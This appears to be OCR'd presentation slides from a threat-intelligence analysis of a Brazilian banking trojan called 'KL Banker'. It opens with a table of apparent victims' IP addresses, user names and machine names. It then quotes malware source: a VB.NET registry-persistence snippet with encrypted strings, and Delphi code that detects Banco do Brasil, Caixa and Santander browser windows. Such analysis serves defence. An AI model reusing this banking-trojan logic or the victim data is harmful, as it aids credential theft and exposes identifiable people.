3		181.226.249.79	24/10/2022 - 09:06:03		Ventas Elink - VENTAS1			1.8	NAO
4		201.219.234.87	24/10/2022 - 09:08:18		Juan Pablo R - LAPTOP-OVL3AQDG			1.8	NAO
5		200.120.129.181	24/10/2022 - 09:15:54		Juan Leiva - LEIVA			1.8	NAO
6		190.151.49.53	24/10/2022 - 09:23:06		JD - JC-JD-AIO			1.8	NAO
7		200.54.166.90	24/10/2022 - 09:39:53		mbaez - PC-MBAEZ			1.8	NAO
8		190.161.171.250	24/10/2022 - 09:41:31		ULR-INF03 - DESKTOP-RCTT22R			1.8	NAO
9		200.111.100.90	24/10/2022 - 09:45:12		Cecilia Silva B - AM-CSILVA			1.8	NAO
10		181.226.200.239	24/10/2022 - 09:48:29		Ctoledo - DESKTOP-GCIPCK8			1.8	NAO
11		179.56.204.230	24/10/2022 - 09:49:06		Iclea - DESKTOP-66MP8AG			1.8	NAO
12		190.44.150.97	24/10/2022 - 09:49:34		Pablo Aránguiz B - LAPTOP-FV6HSIPM			1.8	NAO
13		181.73.148.116	24/10/2022 - 09:49:53		Patricia Olivos - PATRICIA-OLIVOS			1.8	NAO
14		152.172.149.44	24/10/2022 - 09:52:45		cantera-00 - CANTERA-00-PC			1.8	NAO
15		200.54.110.208	24/10/2022 - 09:58:39		stgdigitacion - STGDIGITA2-PC-W			1.8	NAO
16		200.83.54.139	24/10/2022 - 09:59:43		Lorena - DESKTOP-V5AJ2I2			1.8	NAO


BUILDER OF MALWARE




KL BANKER ADMINISTRATION




OBFUSCATED FILES OR INFORMATION




```
    Try
        My.Computer.Registry.SetValue(des.Decrypt("lcE04s+00GtWowUF9Ut/VXUJ3F091/E6"), des.Decrypt("afCMNuqZATU="), Taffarel(2))

    Catch ex As Exception

    End Try

End If
```




FUNCTIONS OF BANKS




```
{$REGION 'BANCO DO BRASIL'}
  if (Pos(Seta_PAU(7), StrLower(PChar(WindowsZINHO))) > 0) or // bb.com.br
    (Pos(Seta_PAU(8), StrLower(PChar(WindowsZINHO))) > 0) or
  // bancobrasil.com.br
    (Pos(Seta_PAU(9), StrLower(PChar(WindowsZINHO))) > 0) or // bb clt
    (Pos(Seta_PAU(10), StrLower(PChar(WindowsZINHO))) > 0) then
  // banco do brasil
  begin
    ProcuraBan(Seta_PAU(11), Seta_PAU(20));
    JanelaHandle := FindWindow(nil, PChar(string(WindowsZINHO)));
  end
  else
{$ENDREGION}
{$REGION 'CAIXA ECONOMICA'}
    if (Pos(Seta_PAU(151), FiltroSolarChares(PChar(WindowsZINHO))) > 0) then
    // netBlannksingcai
    begin
      ProcuraBan(Seta_PAU(152), Seta_PAU(153));
      Pesquisa.Enabled := False;
      HWNDBrow := FindWindow(nil, PChar(JanelaTitle));
    end
    else
{$ENDREGION}
{$REGION 'BANCO SANTANDER'
      // santander
      if (Pos(Seta_PAU(197), PChar(WindowsZINHO)) > 0) then // - santander
      begin
        ProcuraBan(Seta_PAU(399), Seta_PAU(198));
      end
      else
{$ENDREGION}
BANCO SICREDI
{$REGION 'BANCO SICOOB'}
```

OPERADOR LINKED



END

KL BANKER CLIENT SAMPLE

Q&A